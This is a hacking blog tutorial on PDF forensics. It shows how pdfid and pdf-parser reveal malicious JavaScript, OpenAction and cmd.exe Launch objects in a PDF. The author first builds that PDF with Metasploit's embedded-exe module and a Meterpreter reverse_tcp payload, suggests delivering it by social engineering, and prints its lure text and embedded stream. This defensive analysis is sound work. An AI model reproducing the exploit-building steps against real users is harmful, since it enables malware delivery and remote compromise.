hackercool.......

hacking.....as close to reality as possible.

BOOKS HOME LATEST HACKS MAGAZINE METASPLOITABLE TUTORIALS ADVERTISE

Posted by *kanishka10* on *September 14, 2016*

PDF forensics with Kali Linux : pdfid and pdfparser

Posted in: Forensics. Tagged: pdf forensics, pdf-parser, pdfid. 5 comments

G+

Good eveninggggggg friends. I am very happy and the cause for my happiness is the Hackercool pdf monthly magazine I recently started. The test edition was received positively. But some of the security conscious readers have raised concerns whether this pdf magazine may be booby trapped to hack my readers. So I thought it would be good to make a howto on pdf forensics. By the end of this article, you will be able to tell whether the pdf you received is genuine or malicious.


For this howto, I will create a malicious PDF with Metasploit using the following exploit.

Subscribe to our blog

Hackercool
October 2016 Edition 0 Issue 1
port 79 closed
port 80 open
port 81 closed
Real time hacking scenario : The Web Server
SQL injection for absolute beginners
FORENSICS: Is that PDF really safe
VIEWPOINT: Sending the virus
HACKING : Q&A

SignUP and get the most popular issue of our Hackercool Magazine totally FREE

Please fill in the form and submit to subscribe




```
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tc
p
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting
                                        Required  Description
   ----            ---------------
                                        --------  -----------
   EXENAME
                                        no        The Name of payload exe.
   FILENAME        evil.pdf
                                        no        The output filename.
   INFILENAME      /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/t
emplate.pdf                             yes       The Input PDF filename.
   LAUNCH_MESSAGE  To view the encrypted content please tick the "Do not show th
is message again" box and press Open.  no         The message to display in the F
ile: area
```

As is well known, this exploit hides an exe within a PDF file. This PDF file can be sent to our target using any social engineering technique. When the target user clicks on it, we will get reverse_tcp connection. Another file we will be analyzing is the PDF copy of my Hackercool monthly magazine. Both of the files are shown below.


The first tool will be using is pdfid. Pdfid will scan a file to look for certain PDF keywords, allowing you to identify PDF documents that contain (for example) JavaScript or execute an action when opened. It will also handle name obfuscation.

Let us first analyze the pdf we created with Metasploit as shown below. As we can see below, the evil.pdf has JavaScript, Openaction and launch objects which are indeed malicious.



```
root@kali:~# pdfid /root/Desktop/evil.pdf
PDFiD 0.2.1 /root/Desktop/evil.pdf
 PDF Header: %PDF-1.0
 obj                   12
 endobj                12
 stream                 2
 endstream              2
 xref                   2
 trailer                2
 startxref              2
 /Page                  2
 /Encrypt               0
 /ObjStm                0
 /JS                    1
 /JavaScript            1
 /AA                    1
 /OpenAction            1
 /AcroForm              0
 /JBIG2Decode           0
 /RichMedia             0
 /Launch                1
 /EmbeddedFile          0
 /XFA                   0
 /Colors > 2^24         0
```

Now let us analyze my monthly magazine as shown below.




Top Posts & Pages

- Hacking Remote PC with Nibbleblog file upload vulnerabiltiy
- Login Bypass using SQL Injection
- How to install Metasploitable in VirtualBox.
- SMB enumeration with Kali Linux - enum4linux, acccheck and smbmap
- SQL injection with Havij : Step by step guide.

Recent Posts

- Analysis of portable executable files with PEFRAME May 2, 2018
- Install Xampp Web server in Ubuntu 16 February 6, 2018




```
root@kali:~# pdfid /root/Desktop/hackercool0.pdf
PDFiD 0.2.1 /root/Desktop/hackercool0.pdf
 PDF Header: %PDF-1.4
 obj                  337
 endobj               337
 stream                65
 endstream             65
 xref                   1
 trailer                1
 startxref              1
 /Page                 30
 /Encrypt               0
 /ObjStm                0
 /JS                    0
 /JavaScript            0
 /AA                    0
 /OpenAction            0
 /AcroForm              0
 /JBIG2Decode           0
 /RichMedia             0
 /Launch                0
 /EmbeddedFile          0
 /XFA                   0
 /Colors > 2^24         0
```

As you have seen above, it's totally clean. No JavaScript, nothing. That should calm my magazine readers.

Now coming to the malicious PDF, we can disable the malicious elements of the file using pdfid as shown below. Now the file is clean.

- Linux Configuration Enumeration POST Exploit January 13, 2018
- WordPress mobile detector upload and execute exploit December 21, 2017
- How to Install Kali Linux 2017.3 in VirtualBox November 26, 2017




```
root@kali:~# pdfid -d /root/Desktop/evil.pdf
/JavaScript -> /jAVAsCRIPT
/JS -> /js
/Launch -> /lAUNCH
/OpenAction -> /oPENaCTION
/AA -> /aa
PDFiD 0.2.1 /root/Desktop/evil.pdf
 PDF Header: %PDF-1.0
 obj                    12
 endobj                 12
 stream                  2
 endstream               2
 xref                    2
 trailer                 2
 startxref               2
 /Page                   2
 /Encrypt                0
 /ObjStm                 0
 /JS                     1
 /JavaScript             1
 /AA                     1
 /OpenAction             1
```

Now if we want to do further analysis on the malicious PDF, we can use another tool called pdf-parser. It will parse a PDF document to identify the fundamental elements used in the analyzed file.

Type command "***pdf-parser /root/Desktop/evil.pdf***" without quotes.


That will parse the entire PDF and its objects (We saw earlier that our malicious pdf contains 12 objects). On observation, objects 10 and 9 evoke some interest. We can also parse each object of the pdf file. Let us parse the object 10 as shown below.

We can see it has a launch action which launches the cmd.exe.




```
root@kali:~# pdf-parser  -o 10 /root/Desktop/evil.pdf
obj 10 0
 Type: /Action
 Referencing:

  <<
    /S /Launch
    /Type /Action
    /Win
      <<
        /F (cmd.exe)
        /D '(c:\\\\windows\\\\system32)'
        /P (
        /Q '/C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\\\\template.pdf" (cd
 "Desktop"))&(if exist "My Documents\\\\template.pdf" (cd "My Documents"))&(if e
xist "Documents\\\\template.pdf" (cd "Documents"))&(if exist "Escritorio\\\\temp
late.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\\\\template.pdf" (cd "Mis
 Documentos"))&(start template.pdf)\n\n\n\n\n\n\n\n\nTo view the encrypted con
tent please tick the "Do not show this message again" box and press Open.)'
      >>
  >>
```

Similarly in object 9 we can see a JavaScript action.




```
root@kali:~# pdf-parser  -o 9 /root/Desktop/evil.pdf
obj 9 0
 Type: /Action
 Referencing:

  <<
    /S /JavaScript
    /JS (this.exportDataObject({ cName: "template", nLaunch: 0 });)
    /Type /Action
  >>
```

Using pdf-parser with the ‘c’ option will display the content for objects without streams or with streams without filters.



```
root@kali:~# pdf-parser  -c /root/Desktop/evil.pdf
PDF Comment '%PDF-1.0\r\n'

obj 1 0
 Type: /Catalog
 Referencing: 2 0 R

  <<
    /Pages 2 0 R
    /Type /Catalog
  >>
```

On observation we can see a stream that looks like shellcode present in object 8.



```
<</UF(template.pdf)/F(template.pdf)/EF<</F 8 0 R>>/Desc(template)/Type/Filespec>
>

obj 8 0
 Type:
 Referencing:
 Contains stream


 'x\xda\xec\xbciTS\xd7\xf70|H\x02^%\x90\xa8\x89\xd2\x82\x95:T-\x0eX\xb4\xa2\x11\
xbd\x01\x83\xa0Fo\x82\t\x0e\r87Em\xad$\x8a\x96IC*\x97cZ\x9cZ\xc7J\x8aV\xed\xcfZ\
xab\xb6\xe2P\r\x83\x0c\x0e\x15\x90"*\x08Z\xad\xa1\xa0E\xa1\x1a\x14\xbd\xef>7\xb4
\xbf\xff\xfa?\xebY\xefz\xbf\xbc\x9fz\xd7"\xb9\xf7\xdc\xbd\xf7\xd9g\xef}\xf6p\xce
!\xea9\xd9H\x88\x10\x12\xc1\x1f\xc7!\x94\x87\xdc\x17\x8d\xfe\xdf/\'\xfc\xf9\xf6=
\xed\x8bNt\xbd\xf2f\x9e\xc7\xb4+o\xce4~\x90\x18\xb8b\xe5G\xef\xaf\x9c\xbf<p\xe1\
xfc\x0f?\xfc\xc8\x14\xb8`q\xe0J\xf3\x87\x81\x1f|\x188iFL\xe0\xf2\x8f\x16-\x1e\xe
e\xe3\xd3m@\'\x8d-\xa1-\xd5\xd7g\x7fe\xfd\xfb\xef\xb0j\xb3\xf5\x1a|\xcfTe[o\xc3w
^\xe4Vk-\xff\xbd\xd3Z\xc5\xc3\xec\xb5\xbeA\xdek\n\xad\xf5\xf0mY{\xc4\xca\xc1\xb7
4~\xbb\xb5\x1a\xbe\xb5\x1f,4\x12:\xff\x9bWF\x85\xd04\x0f\x11J\xd5\x1f\x9e\xf2w[\
```

That’s all for today my friends. Please have a look at my monthly magazine.

Share This Now

Share 0 Tweet tumblr. Pin it Share Telegram Share submit
WhatsApp Share More

Related

Hacking Windows 7 with PDF shaper buffer overflow exploit.
November 3, 2015
In "Windows"

Hacking Windows with PoisonIvy buffer overflow exploit
June 14, 2016
In "Application hacking"

MS15-100 Microsoft Windows Media Center MCL exploit
November 1, 2015
In "Windows"

← Polycom command shell authorization bypass

Upgrade command shell to Meterpreter session →

5 comments on “PDF forensics with Kali Linux : pdfid and pdfparser”

Unmesh Suryawanshi
on February 13, 2017 at 10:12 pm said:

Hi I would like to download the same pdf from your portal (pdf file which is malicious) could you plz send me that pdf)

Reply

kanishka10
on May 31, 2017 at 1:27 am said:

@Umesh, unfortunately I VM in which I created that pdf is no longer there. But you can create the pdf as shown in this howto.

Reply

bitta
on February 17, 2017 at 12:59 am said:

Greats,fantastic My Bro

Reply

roninx
on April 25, 2017 at 6:26 pm said:

Cool Site …. Plesse Mode Tutorials….!;-)

Reply

kanishka10

on May 31, 2017 at 8:46 am said:

Thanks roninx.

Reply

Leave a Reply

Your email address will not be published. Required fields are marked *

* **Name**

* **Email**

Website

□**Save my name, email, and website in this browser for the next time I comment.**

Post Comment

□ Notify me of follow-up comments by email.

□ Notify me of new posts by email.